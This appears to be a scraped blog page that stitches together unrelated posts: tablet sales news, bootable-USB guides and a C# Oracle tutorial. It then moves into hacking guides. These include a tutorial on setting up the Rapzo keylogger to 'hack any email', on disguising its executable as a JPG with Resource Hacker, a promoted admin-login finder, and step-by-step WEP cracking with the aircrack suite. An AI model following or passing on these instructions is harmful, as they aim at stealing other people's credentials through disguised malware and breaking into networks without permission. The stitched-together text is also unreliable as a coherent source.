ASUS Eee Pad Transformer

ASUS Eee Pad Transformer goes on sale in US, immediately sells out at Amazon


The US had to wait for its Eee Pad Transformer launch a little longer than the rest of the world, but it's finally gotten its wish today and consumers' reaction seems to have been nothing short of voracious. Amazon's order page for the $400 Android 3.0 tablet appears to have gone from "in stock" to "out of stock" within mere minutes, while Target -- the supplier fulfilling orders on behalf of Amazon -- also lists the Transformer as presently unavailable. ASUS' own Where To Buy page leads us to a bunch of dead ends as well, with Best Buy being the only retailer we can currently find with stock in the US. We can't say for sure whether we're looking at overwhelming demand or just limited supply, but it's hard to argue with ASUS' excellent value proposition here: a 10-inch IPS display, a dual-core SOC and a feature-rich tablet OS all for less than four Benjamins. You'll just need to be quick on the trigger if you want one.

How to Create Bootable Windows 7 USB Drive Using SBB Tool 

Earlier we have seen how tomake bootable USB for Windows 7 in different ways, such as: using Bootsage, using UnetBootin, using WinToFlash, these all are pretty simple to make bootable device for Windows 7 installation.
And now one another Blogsdna writes about to make bootable devices, Windows 7 SBB (Serial Bus Booting) is freeware tool which allows you to select any removable device and make a Windows 7 booter. Although commonly used for USB, it can be used for SD cards as well, as long as your BIOS support it! Quickly make a bootable Windows 7 USB device using this small utility.

Windows-7-SBB-Tool

The only disadvantage of Windows 7 SBB Tool is it doesn’t support ISO files. You will have to extract the files to their own independent folder.
Download Windows 7 SBB Tool 1.0
* .Net Framework 4.0 is required
Find out more How to make Bootable USB Windows 7, you can join us at facebooktwitter, and you can subscribe RSS feedsemail for more interesting info to work with.

How To Create Bootable Windows 7 USB using WinToFlash 
 
As we have listed earlier that How to Create Bootable USB Flash Drive that can Install Windows 7 and now we tell you, How To create bootable Windows 7 USB ...
Continue Reading
How To Create Bootable Windows 7 USB Drive Using CMD
We have listed earlier the number of ways How To create bootable USB & now here is one more style to create Windows 7 bootable USB for your own. I ...
Continue Reading
How to Create Bootable USB Flash Drive that can Install Windows 7 
 
USB Flash drive is currently one of the most popular, important & flexible storage devices around. With the usage of USB drive, it has replaced old methods of data traveling like Floppy Disks, ...
Continue Reading
 

Oracle Connection in C#

simple oracle connection in C# (Oracle 10g & XE)

First, let me tell you about the types of ADO .NET programming, there are two types of it. There are DataSet and OleDbCommand.
The difference is, on DataSet, instances of this class represent in-memory caches of data, so you don’t have to maintain an active connection to modify the contents of a datasource. It is a better way than using OleDbCommand, which in this approach, SQL statements are executed directly on the datasource, very wasteful right?
But, this article are just for dummies =P , so I’m using OleDbCommand on it (for Oracle, it’s named OracleCommand ). OK then, first, you must add a reference to your project. View the solution explorer then right-click at your project’s root, choose add reference. On .NET tab, choose the System.Data.OracleClient. Now, your Oracle-Client is ready for use!
For opening an Oracle connection, you need at least this three namespaces ;

using System;
using System.Data;
using System.Data.OracleClient;
//remember that an Oracle-Client must have already installed on your PC. In this example, I used Oracle XE //as my Oracle-Client service. All Oracle-Client have the same methods to get connected, you just have to //change the SID, pretty simple mate !
//Now, it’s time for the best part, the Oracle connection string. Please behave nicely =P
private OracleConnection conn;
public bool OpenConnection(string SID, string user, string password)
{
try
{
//instance new oracle connection
conn = new OracleConnection(“Data Source=”+SID+ “; User Id=”+user+”; Password=”+password+”;”);
//open the connection
conn.Open();
return true;
}
catch (Exception) //this is your first time ! so,learn to use “try catch” as available as possible! it’s very important!
{
return false;
}
}
//There are two basic conditions on executing SQL command, first is query command (select * from //[table_name]) , second is non-query command (insert,update,delete).
//Here are the codes ;
// this is a method for executing query command
public void execQuery(string sql) {
OracleCommand cmd = new OracleCommand(sql);
cmd.Connection = conn;
cmd.CommandType = CommandType.Text;
try
{
OracleDataReader reader = cmd.ExecuteReader();
while (reader.Read())
{
//read the query result. On this example, i put three names of my database fields, there are “NAMA” ,”ALAMAT”,”EMAIL”
Console.WriteLine(Convert.ToString(reader["NAMA"]));
Console.WriteLine(Convert.ToString(reader["ALAMAT"]));
Console.WriteLine(Convert.ToString(reader["EMAIL"]));
}
}
catch (Exception ex)
{
Console.WriteLine(ex.Message);
}
finally
{
cmd.Dispose();
}
}
//this is a method for executing non-query command
public bool execNonQuery(string sql) {
OracleCommand command = new OracleCommand(sql);
command.Connection = conn;
try
{
//a non-query command doesn’t need any reader, all you have to do is execute them !
command.ExecuteNonQuery();
return true;
}
catch (Exception ex)
{
Console.WriteLine(ex.Message);
return false;
}
}

exe. to any converter change your file extension/how to convert exe file into jpeg,mp3,exe


it is very powerful and very small size and simple software it is very easy to use you can convert your exe. extension into any example exe.,mp3.,jepg. etc.

Download Link

Tuesday, April 5, 2011

Rapzo Keylogger 2011, Hack any email with this keylogger Rapzo keylogger 1.5 public Edition full Tutorial by Umer Rock

Rapzo Keylogger, Hack any email with this keylogger Rapzo keylogger 1.5 public Edition full Tutorial


what the things you will need to hack accounts with rapzo keylogger.
  1. Rapzo Keylogger
  2. Resource Hacker
  3. winrar (or any compressing tool)
  4. Microsoft net frame work
  5. A Hosting account (for share this file)
 Now Learn Tutorial
1. 1st of all download  Download Rapzo keylogger and Resource Hacker
2. Note You need to install Microsoft Netframe work,
Keylogger Setting or how to use keylogger
3.Extract rapzo keylogger file into your hard drive and open rapzo logger.exe
4. go to rapzo keylogger option
5.Click on Enable and check it,
6. if you have not email, then go to google.com click on gmail and make a gmail account, after all enter your gmail username and password.

how to change file Extension exe to jpg with Resource Hacker +Video Tutorial

 You can change your file Extension exe to any for example jpg,
watch Video Tutorial


or go direct on youtube and watch it. http://www.youtube.com/watch?v=zJkSbIhgsCE


Step 1. Download resource Hacker 
Step 2. Extract the Rar file into your hard drive, After run Resource Hacker.exe.
Step 3. Go To file and open any file for example i open a rapzo keylogger sever file


Admin Finder (Very Easy and simple software find admin login) 100% working

Admin Finder (Very Easy and simple software find admin login) 100% working
very easy to use just enter the site url in target box and click on scan it will find and show response to you


just enter the site url in target box and click on scan it will show you admin logins within 2 minutes


Download Now

Breaking Wifi Security:

First I will tell those who don't know what actually WEP is?
  • WEP is abbreviation of  Wired Equivalency Protocol, its a way for you to secure your wireless communication through a method of encryption, usually already built in a wireless device with several options in order to keep neighbors out.
Method for cracking a WEP or in short terms Breaking Wifi Security:

 Here is how it can be done:
1. Run Kismet to find your target Network. Get the SSID and the channel.
2. Run Airodump and start capturing data.
3. With Aireplay, start replaying a packet on the target network. (You can find a good packet by looking at the BSSID MAC on Kismet and comparing it to the captured packet BSSID MAC).
4. Watch as Airodump goes with new IVs.
5. Stop Airodump when you have about 1,200~1,500 IVs.
6. Run Aircrack on the captured file.
7. Now you should see the WEP key infront of you.

List of programs used for cracked:


-Kismet
 Kismet is an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system.
 It is designed for Linux. But you can download it at KISMET and a windows version can be downloaded at Kismet Windows Version .

-Aircrack: -
 Is the 802.11 WEP and WPA-PSK keys cracking program that can recover this keys once enough encrypted packets have been captured with airodump.

-Airdecap: - 
 Is used to decrypt WEP/WPA capture files.

-Airmon: - 
 Can be used to configure the wireless card.

-Aireplay: -
 Is used to inject frames.

-Airodump: -   
 Is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (initialization vectors) for the intent of using them with air-cracking.

Download the whole suit by this site: